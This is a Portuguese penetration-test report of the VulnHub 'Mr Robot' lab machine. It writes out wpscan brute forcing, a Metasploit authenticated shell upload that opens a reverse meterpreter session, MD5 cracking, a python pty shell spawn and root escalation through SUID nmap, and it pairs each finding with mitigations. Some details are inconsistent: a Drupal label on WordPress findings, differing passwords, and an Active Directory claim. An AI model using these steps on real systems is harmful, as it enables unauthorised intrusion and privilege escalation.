# Report Mr Robot

**Cliente:** Vulnhub (Máquina Mr Robot)
**Data do teste:** abril 2026
**Autor:** Diego Xavier Lima
**Versão do relatório:** 1.0
**Classificação:** Confidencial

## Informações Gerais

- Escopo do teste: Máquina Mr Robot (Drupal lab)
- Metodologia: White-box → Credentialed → Privilege Escalation
- Ferramentas utilizadas: Nmap, metasploit, linpeas, hashid, python, wpscan
- Escalação: Sem login -> elliot -> www-data -> robot -> root

## Tabela de conteúdos


- Sumário Executivo
- Informações Gerais
- Escopo da Auditoria
- Metodologia
- Classificação de Vulnerabilidades
- Descobertas
  - Finding-001 - Information Disclosure by robots.txt
  - Finding-002 - Weak Password Policy
  - Finding-003 - Brute Force Vulnerability (Lack of Rate Limiting)
  - Finding-004 - Authenticated Remote Code Execution (via CMS upload)
  - Finding-005 - Insecure Credential Storage (MD5)
  - Finding-006 - Weak System Credentials
  - Finding-007 - Privilege Escalation via SUID (nmap)
    Mitigações Recomendadas
- Conclusão
- Apêndices

## Sumário do Executivo:

O teste de invasão na máquina Mr Robot revelou uma cadeia de ataque crítica que permitiu a escalação completa de privilégios até root a partir de uma conta administradora encontrada.

As vulnerabilidades críticas incluíram exploração de Information Disclosure, senha fraca, falta de rate limiting para logins e principalmente o abuso de binário SUID no nmap para escalar o root via shell interativa.

**Impacto potencial:** Comprometimento total do servidor, incluindo roubo de credenciais, persistência e movimentação lateral.

O escopo do projeto seria uma análise profunda em todos os serviços e portas do Servidor, no final 7 vulnerabilidades foram encontradas, suas classificações variam entre crítica, alta e média

| Classificação | Quantia |
|---|---|
| Baixo | 0 |
| Médio | 1 |
| Alto | 4 |
| Crítico | 2 |

Uma análise realizada comprova que um atacante real conseguiria explorar o domínio completo em questão de 1 hora a 1 hora e meia

# Metodologia:

Frameworks: MITRE ATT&CK, OWASP Testing guide
Abordagem: White-Box
O teste seguiu uma abordagem white-box, evoluindo para credentialed e privilege escalation:

1. Reconhecimento (Nmap, wpscan).
2. Exploração inicial (Authenticaded RCE, senha fraca, brute-forcing).
3. Escalação final (Binário SUID nmap).

# Erros Encontrados:

| Erro | Severidade | ID | CVSS |
|---|---|---|---|
| Information Disclosure by robots.txt | Alta | 1 | 7.5 |
| Weak Password Policy | Médio | 2 | 6.2 |

| Erro | Severidade | ID | CVSS |
|---|---|---|---|
| Brute Force | Alta | 3 | 7.5 |
| RCE via CMS Upload | Críticia | 4 | 9.8 |
| Insecure Credential Store | Alta | 5 | 7.5 |
| Weak System Credentials | Alta | 6 | 8.0 |
| Privilege Escalation via SUID Binary | Crítica | 7 | 9.0 |

ID: 1; information Disclosure by robots.txt
Nome: RCE-DRUPAL-01: Remote Code Execution via Outdated Drupal CMS
Severidade: Alta
CVSS: 7.5
Categoria: Sensitive Data Exposure (OWASP A05)

Descrição

A vulnerabilidade consiste na exposição de informações sensíveis através de arquivos públicos da aplicação, permitindo que um usuário não autenticado identifique caminhos internos do sistema. Durante os testes, foi identificado um diretório sensível contendo uma wordlist com diversas credenciais, incluindo a senha de um usuário válido do wordpress.

A descoberta foi realizada com o uso da ferramenta WPScan, que permitiu enumerar arquivos e diretórios expostos pela aplicação. A partir dessa enumeração, foi possível acessar diretamente um arquivo contendo múltiplas senhas, evidenciando falha na proteção de dados sensíveis.

Essa exposição permitiu a obtenção de credenciais válidas, que posteriormente foram utilizadas para autenticação no sistema, contribuindo para o avanço da cadeia de ataque.

Impacto:

- Exposição de informações sensíveis (wordlists e credenciais)
- Comprometimento de contas válidas do sistema
- Possível acesso não autorizado ao sistema operacional
- Facilitação de ataques de força bruta e reutilização de credenciais
- Ponto inicial para escalada de privilégios
- Aumento da superfície de ataque da aplicação

Comando

A exploração foi realizada através de enumeração de diretórios e arquivos sensíveis utilizando a ferramenta WPScan, seguida do acesso direto ao caminho exposto contendo a wordlist:

wpscan --url http://target --random-user-agent --enumerate vp, ap, p

Após a identificação do caminho sensível, o acesso foi realizado via requisição HTTP direta ao arquivo exposto.

Mecanismo

A vulnerabilidade ocorre devido à má configuração do servidor e à ausência de controles adequados de acesso a arquivos sensíveis. Diretórios e arquivos contendo informações críticas foram armazenados em locais acessíveis publicamente, sem autenticação ou restrições apropriadas.

Além disso, a presença desses caminhos em mecanismos de enumeração (como arquivos públicos ou previsibilidade estrutural da aplicação) permite que ferramentas automatizadas identifiquem facilmente esses recursos. Como resultado, um atacante pode acessar diretamente conteúdos sensíveis, como listas de senhas, sem necessidade de exploração avançada.

Essa falha está diretamente relacionada à má gestão de arquivos e à ausência de boas práticas de segurança no armazenamento e exposição de dados sensíveis.

Evidências:

```
┌──(decker㉿kali)-[~]
└─$ wpscan --url http://192.168.1.118 --random-user-agent --enumerate vp, ap, p
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28

       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[i] Updating the Database ...
[i] Update completed.

[+] URL: http://192.168.1.118/ [192.168.1.118]
[+] Started: Wed Apr  1 21:36:43 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache
 |  - X-Mod-Pagespeed: 1.9.32.3-4523
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://192.168.1.118/robots.txt
 | Found By: Robots Txt (Aggressive Detection)
 | Confidence: 100%
```

Figura 1.1: Nessa imagem a ferramente Wpscan é usada revelando a descoberta do diretório robots.txt

Figura 1.2: Nessa figura mostro exatamente o conteúdo do diretório robots.txt, ela basicamente nos indica que existe um diretório chamado fsocity.dic dentro da aplicação




Figura 1.3: Aqui usamos a ferramenta curl para baixar o conteúdo que está dentro do fsocity.dic indicado pelo robots.txt, logo após removemos as duplicatas da lista ficando com 11451 linhas de arquivo

Mitigação

Para mitigar essa vulnerabilidade, recomenda-se a adoção das seguintes medidas:

Remover arquivos sensíveis do diretório público
Arquivos contendo credenciais, wordlists ou qualquer informação crítica devem ser armazenados fora do diretório acessível via web.

Implementar controle de acesso adequado
Restringir o acesso a diretórios sensíveis por meio de autenticação, regras de firewall ou configurações do servidor web (ex: `.htaccess`, Nginx rules).

ID: 2; Weak Password Policy
Nome: Identification and Authentication Failures
Severidade: Média

CVSS: 7.5
Categoria: A07:2021 – Identification and Authentication Failures

Descrição

A vulnerabilidade consiste na adoção de uma política de senhas fraca, permitindo a utilização de credenciais previsíveis e de baixa complexidade. Durante os testes, foi identificada a utilização de uma senha simples associada a um usuário válido do sistema, presente em uma wordlist exposta pela aplicação.

A partir dessa informação, foi possível realizar autenticação bem-sucedida no sistema, evidenciando a ausência de requisitos mínimos de segurança para definição de senhas, como complexidade, comprimento e resistência a ataques de dicionário.

Essa falha demonstra que o sistema não impõe controles adequados para criação e manutenção de credenciais seguras, facilitando a exploração por meio de ataques automatizados ou reutilização de senhas conhecidas.

Impacto

- Comprometimento de contas de usuários válidos
- Acesso não autorizado ao sistema
- Facilitação de ataques de força bruta e dicionário
- Possibilidade de movimentação lateral dentro do ambiente
- Escalada de privilégios quando contas com maiores permissões são afetadas
- Comprometimento da confidencialidade e integridade dos dados

Comando

A exploração foi realizada utilizando credenciais obtidas a partir de uma wordlist exposta, seguida de tentativa de autenticação direta no sistema com as seguintes credenciais:

Elliot: ER28-0652

A autenticação foi bem-sucedida utilizando uma senha considerada fraca e facilmente previsível.

Mecanismo

A vulnerabilidade ocorre devido à ausência de políticas adequadas de segurança para senhas, permitindo que usuários definam credenciais simples e facilmente adivinháveis. O sistema não impõe requisitos mínimos como:

- Comprimento adequado
- Uso de caracteres especiais

- Combinação de letras maiúsculas e minúsculas
- Proteção contra senhas comuns ou previamente comprometidas

Além disso, a ausência de mecanismos de proteção adicionais, como bloqueio de conta após múltiplas tentativas falhas, aumenta ainda mais o risco de exploração.

Como resultado, um atacante pode obter acesso não autorizado ao sistema utilizando técnicas básicas de ataque, como força bruta ou dicionário.

Evidência




Figura 1.4: Como vemos na imagem foi possível usar o usuário elliot com a senha ER28- para acessar o wordpress e a sua conta está como administrativa, o que torna o acesso a senha ainda mais perigoso

Mitigação

Para mitigar essa vulnerabilidade, recomenda-se a adoção das seguintes medidas:

Implementar política de senhas fortes:
Exigir senhas com comprimento mínimo (ex: 12 caracteres), incluindo letras maiúsculas, minúsculas, números e caracteres especiais.

Bloquear senhas comuns:
Impedir o uso de senhas presentes em listas conhecidas (ex: “123456”, “password”, etc.).

ID: 3; Brute Force
Nome: Brute Force Vulnerability
Severidade: Média
CVSS: 7.5
Categoria: A07:2021 – Brute Force Vulnerability

Descrição:

A vulnerabilidade consiste na ausência de mecanismos adequados de proteção contra tentativas excessivas de autenticação, permitindo a realização de ataques de força bruta. Durante os testes, foi possível realizar múltiplas tentativas de login sem qualquer tipo de limitação, bloqueio ou desafio adicional.

Com base em credenciais previamente identificadas (incluindo usuários válidos e padrões de senha fraca), foi possível realizar um ataque de força bruta com sucesso, resultando no acesso não autorizado ao painel administrativo do CMS.

A ausência de controles como limitação de requisições, bloqueio de conta ou autenticação adicional demonstra uma falha crítica na proteção do processo de autenticação da aplicação.

Impacto:

- Comprometimento de contas de usuários válidos
- Acesso não autorizado ao painel administrativo
- Possibilidade de controle total da aplicação web
- Facilitação de ataques automatizados em larga escala
- Ponto inicial para execução de código remoto (RCE)
- Escalada de privilégios dentro do sistema

Comando:

A exploração foi realizada através de múltiplas tentativas automatizadas de autenticação contra o painel de login do CMS, utilizando listas de senhas:

wpscan --url http://192.168.1.118 --random-user-agent --usernames elliot --passwords fsocity.dic
(O usuário elliot foi usado como base por ser o protagonista da série que a máquina faz referência. Mr Robot)

Após diversas tentativas, foi possível identificar credenciais válidas e obter acesso ao sistema.

Mecanismo:

A vulnerabilidade ocorre devido à ausência de controles de segurança no mecanismo de autenticação, permitindo que um atacante realize um número ilimitado de tentativas de login sem qualquer restrição.

O sistema não implementa medidas como:

- Limitação de taxa de requisições (rate limiting)
- Bloqueio temporário de contas após múltiplas falhas

- CAPTCHA ou desafios adicionais
- Monitoramento de tentativas suspeitas

Como resultado, um atacante pode utilizar ferramentas automatizadas para testar grandes volumes de combinações de credenciais até encontrar uma válida, comprometendo contas legítimas.

Evidência:




Figura 1.5: Como pode ver na imagem temos o output confirmando que o usuário elliot foi encontrado com a senha ER28-0652

Mitigação:

Para mitigar essa vulnerabilidade, recomenda-se a adoção das seguintes medidas:

Implementar rate limiting:
Limitar o número de tentativas de login por IP ou por conta em um determinado período.

Monitorar tentativas de login:
Registrar e analisar padrões suspeitos de autenticação.

Utilizar listas de bloqueio (IP blocking)
Bloquear IPs que realizam múltiplas tentativas consecutivas.

Adotar mecanismos de detecção de bots
Identificar e bloquear atividades automatizadas maliciosas.

ID: 4; RCE via CMS Upload
Nome: RCE via CMS Upload
Severidade: Crítica
CVSS: 9.8
Categoria: A03:2021 – Injection

Descrição:

A vulnerabilidade consiste na possibilidade de execução remota de código no servidor através de funcionalidades do WordPress acessíveis a usuários com privilégios administrativos. Durante os testes, após a obtenção de acesso ao painel administrativo do CMS, foi possível explorar um vetor de upload de arquivos para enviar um payload malicioso ao servidor.

A exploração foi realizada com o auxílio do framework Metasploit, utilizando um módulo específico para upload de shell em ambientes WordPress autenticados. Como resultado, foi possível executar comandos arbitrários no servidor, obtendo acesso ao sistema operacional.

Essa falha demonstra a ausência de validação adequada no mecanismo de upload e execução de arquivos, permitindo que usuários autenticados com privilégios elevados comprometam completamente o ambiente.

Impacto:

- Execução remota de comandos no servidor
- Comprometimento total da aplicação web
- Acesso ao sistema operacional subjacente
- Possibilidade de persistência no ambiente (webshell)
- Movimentação lateral e coleta de credenciais
- Base para escalada de privilégios

Comando:

A exploração foi realizada através do uso do framework Metasploit, utilizando um módulo de exploração autenticada para WordPress:

```
use exploit/unix/webapp/wp_admin_shell_upload
set RHOSTS 192.168.1.118
set USERNAME elliot
set PASSWORD ER28-0625
exploit
```

Após a execução do módulo, foi estabelecida uma sessão remota no servidor, permitindo a execução de comandos.

Mecanismo:

A vulnerabilidade ocorre devido à combinação de privilégios administrativos com a ausência de validação adequada no upload de arquivos dentro do WordPress. Usuários com acesso administrativo podem enviar arquivos maliciosos (como webshells) que são posteriormente executados pelo servidor.

O sistema não implementa restrições suficientes sobre:

- Tipos de arquivos permitidos
- Validação de conteúdo (MIME/type checking)
- Execução de arquivos em diretórios de upload

Além disso, a arquitetura do CMS permite que arquivos enviados sejam acessados diretamente via web, facilitando a execução de código arbitrário.

Como resultado, um atacante com acesso administrativo pode comprometer totalmente o servidor, executando comandos no sistema operacional.

Evidência:

```
msf exploit(unix/webapp/wp_admin_shell_upload) > run
[*] Started reverse TCP handler on 192.168.1.122:4444
[*] Authenticating with WordPress using elliot:ER28-0652 ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wp-content/plugins/VEQkoRqkWI/WvlUElcrAa.php ...
[*] Sending stage (42137 bytes) to 192.168.1.118
[*] Meterpreter session 1 opened (192.168.1.122:4444 → 192.168.1.118:38330) at 2026-04-01 22:18:45 -0300
[!] This exploit may require manual cleanup of 'WvlUElcrAa.php' on the target
[!] This exploit may require manual cleanup of 'VEQkoRqkWI.php' on the target
[!] This exploit may require manual cleanup of '../VEQkoRqkWI' on the target

meterpreter >
```

Figura 1.6: Nessa imagem podemos ver o metasploit abrindo sessão meterpreter e abrindo conexão socket o que efetivamente comprova a vulnerabilidade encontrada

Mitigação:

Para mitigar essa vulnerabilidade, recomenda-se a adoção das seguintes medidas:

Restringir permissões administrativas:
Aplicar o princípio do menor privilégio, evitando conceder acesso administrativo desnecessário.
Validar rigorosamente uploads de arquivos:
Implementar validação de tipo (whitelist), verificação de MIME e inspeção de conteúdo.
Desabilitar execução de scripts em diretórios de upload:
Configurar o servidor (Apache/Nginx) para impedir execução de arquivos `.php` ou similares em diretórios de mídia.

Utilizar plugins e temas confiáveis e atualizados
Manter o WordPress e seus componentes sempre atualizados.
Implementar Web Application Firewall (WAF)

ID: 5 e 6; Insecure Credential Store | Weak System Credentials
Nome: Insecure Credential Store | Weak System Credentials
Severidade: Alta | Alta
CVSS: 7.5 | 8.0
Categoria: A02:2021 – Cryptographic Failures | A07:2021 - identification and Authentication Failures

Descrição:

A vulnerabilidade consiste no armazenamento inseguro de credenciais sensíveis utilizando algoritmos criptográficos obsoletos e em locais inadequados. Durante os testes, foi identificado um arquivo no diretório home contendo uma senha associada ao usuário “robot”, armazenada na forma de hash MD5. Além do fraco algoritmo de criptografia a senha usada não era forte, o que tornou ainda mais fácil a sua quebra

Devido à fragilidade do algoritmo MD5, foi possível realizar a quebra do hash utilizando técnicas de dicionário e ferramentas automatizadas, resultando na recuperação da senha em texto claro. A credencial obtida foi então utilizada com sucesso para autenticação no sistema como o usuário correspondente.

Essa falha demonstra a ausência de práticas seguras no armazenamento de credenciais, bem como exposição indevida de informações sensíveis em diretórios acessíveis.

Impacto:

- Exposição de credenciais sensíveis
- Comprometimento de contas de usuários do sistema
- Acesso não autorizado ao sistema operacional
- Facilitação de movimentação lateral
- Possível escalada de privilégios
- Quebra da confidencialidade dos dados

Comando:

A exploração foi realizada através da identificação e quebra do hash MD5 utilizando ferramentas de cracking para identificar o hash

hashid hash.txt -m

Após a identificação correta do hash utilizei o site crackstation.net muito usado para quebra de criptografias simples por sua extensa bibliotecas de hashes armazenadas, colocando o hash encontrado temos como resultado:

abcdefghijklmnopqrstuvwxyz

Mecanismo:

A vulnerabilidade ocorre devido ao uso de um algoritmo de hash criptográfico inseguro (MD5), amplamente conhecido por sua vulnerabilidade a ataques de colisão e por ser extremamente rápido, facilitando ataques de força bruta e dicionário.

Além disso, a credencial foi armazenada em um diretório acessível (diretório home), sem proteção adequada, permitindo que um atacante com acesso inicial ao sistema pudesse localizar e extrair o hash.

A combinação de armazenamento inseguro e algoritmo fraco torna possível a recuperação da senha original em um curto período de tempo, comprometendo a segurança do sistema.

Mitigação:

Para mitigar essa vulnerabilidade, recomenda-se a adoção das seguintes medidas:
Utilizar algoritmos de hash seguros:
Substituir MD5 por algoritmos modernos e resistentes, como bcrypt, scrypt ou Argon2.
Aplicar salt nas senhas:
Adicionar valores aleatórios únicos (salt) antes do hashing para evitar ataques com rainbow tables.
Armazenar credenciais em locais seguros:
Evitar manter hashes ou senhas em diretórios acessíveis, especialmente em diretórios de usuários.

Evidência:

```
meterpreter > cd home
meterpreter > ls
Listing: /home
==============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2015-11-13 04:20:08 -0300  robot

meterpreter > cd robot
meterpreter > ls
Listing: /home/robot
====================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100400/r--------  33    fil   2015-11-13 04:28:21 -0300  key-2-of-3.txt
100644/rw-r--r--  39    fil   2015-11-13 04:28:21 -0300  password.raw-md5

meterpreter > cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
meterpreter >
```

Figura 1.7: Dentro do meterpreter indo para o diretório home e explorando arquivos encontramos o diretório robot, vendo seus arquivos podemos ver o password.raw-md5 como você pode ver acima passo a passo, ele nos motra na estrutura robot:hash o que nos faz subentender que esse hash é a senha do user robot



Figura 1.8: Dentro do site CrackStation, colocando a senha ele encontra o resultado como abcdefghijklmnopqrstuvwxyz

```
meterpreter > shell
Process 2627 created.
Channel 10 created.
python --version
Python 2.7.6
python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$
```

Figura 1.9: Nessa imagem usamos o python para criar uma /bin/bash, porque não é possível realizar login em outra conta diretamente pelo meterpreter via su.

```
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$ ls
ls
key-2-of-3.txt  password.raw-md5
robot@linux:~$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
robot@linux:~$
```

Figura 2.0: Agora sendo usuário robot, temos acesso direto a outro arquivo que mostra o nosso avanço no laboratório como pode ser visto acima

ID: 7; Privilege Escalation via SUID Binary
Nome: Privilege Escalation via SUID Binary by nmap
Severidade: Crítica
CVSS: 9.0
Categoria: A05:2021 – Security Misconfiguration

Descrição:

A vulnerabilidade consiste na configuração incorreta de permissões de um binário com o bit SUID habilitado, permitindo que usuários com privilégios baixos executem comandos com permissões elevadas. Durante os testes, foi identificado que o binário `nmap` estava configurado com o bit SUID, possibilitando sua execução com privilégios do usuário root.

A partir desse cenário, foi possível abusar de funcionalidades do próprio `nmap` para executar comandos arbitrários no sistema, resultando na elevação de privilégios e obtenção de acesso root.

Essa falha demonstra uma má configuração crítica do sistema, onde binários potencialmente perigosos são executáveis com privilégios elevados sem restrições adequadas.

Comando:

A exploração foi realizada utilizando funcionalidades interativas do `nmap` para execução de shell:

nmap --interactive
!sh

Mecanismo:

A vulnerabilidade ocorre devido à presença do bit SUID em um binário que não deveria possuir privilégios elevados. O SUID faz com que o programa seja executado com os privilégios do proprietário do arquivo (neste caso, root), independentemente do usuário que o executa.

O `nmap`, em determinadas versões, possui funcionalidades interativas que permitem execução de comandos do sistema. Quando combinado com o bit SUID, isso possibilita que um usuário comum execute comandos com privilégios de root.

Essa configuração viola o princípio do menor privilégio e expõe o sistema a escaladas de privilégio triviais.

Evidência:

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
```

Figura 2.1: Nessa imagem é possível ver o comando usado para encontrar binários SUID no linux, diversos resultados apareceram, porém eles não apresentam riscos de segurança, já que a maioria é necessária estar habilitada para uso diário do sistema, com a exceção do nmap pois o mesmo tem comandos que possibilitam abrir terminais

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# ls
ls
bin   dev  home        lib    lost+found  mnt  proc  run   srv  tmp  var
boot  etc  initrd.img  lib64  media       opt  root  sbin  sys  usr  vmlinuz
# whoami
whoami
root
#
```

Figura 2.2: Aqui foi utilizado o modo interativo do nmap e logo usei o comando !sh para entrar no /bin/sh, possibilitando o uso de uma shell com as respectivas permissões do usuário, como o binário tem permissões SUID ele rodou o comando como se fossemos root, executando o comando whoami, foi possível confirmar e ver que de fato estamos como root no sistema

Cadeia de ataque completa:

Após o final do report foi possível concluir que a situação atual do servidor possibilita uma cadeia de ataque completa, que é extremamente perigoso para a integridade, confiabilidade e disponibilidade dos dados, a exploração final identificou as seguintes vulnerabilidades

```
Information Disclosure → Weak Password → Brute Force → Admin Access → RCE →
Credential Exposure → User Access → Privilege Escalation → ROOT
```

# Conclusão:

O teste demonstrou que a infraestrutura está completamente vulnerável, através de uma cadeia de 7 vulnerabilidades inter-relacionadas. Um atacante poderia comprometer o Active Directory em **menos de 2 horas**, resultando em perda total de confidencialidade, integridade e disponidade dos sistemas. Recomendamos tratamento **emergencial** das vulnerabilidades RCE via CMS Upload e permissões incorretas no binário nmap, seguido por um programa de hardening contínuo.

**Estatísticas do Teste:**

- **Total de vulnerabilidades:** 7 (2 Crítica, 4 Altas, 1 Médias)
- **Tempo de exploração:** Estimado em 1h30min
- **Cobertura do escopo:** 67% dos serviços testados (Na varredura de portas foi identificado um ssh porém ele não foi apresentou erros.)
- **Taxa de sucesso de exploração:** 100%

A cadeia de ataque do Teste foi baseado na metodologia Mitre ATT&CK, se consistindo ao final em:

1. **Acesso inicial** via diretório fsocity.dic exposto
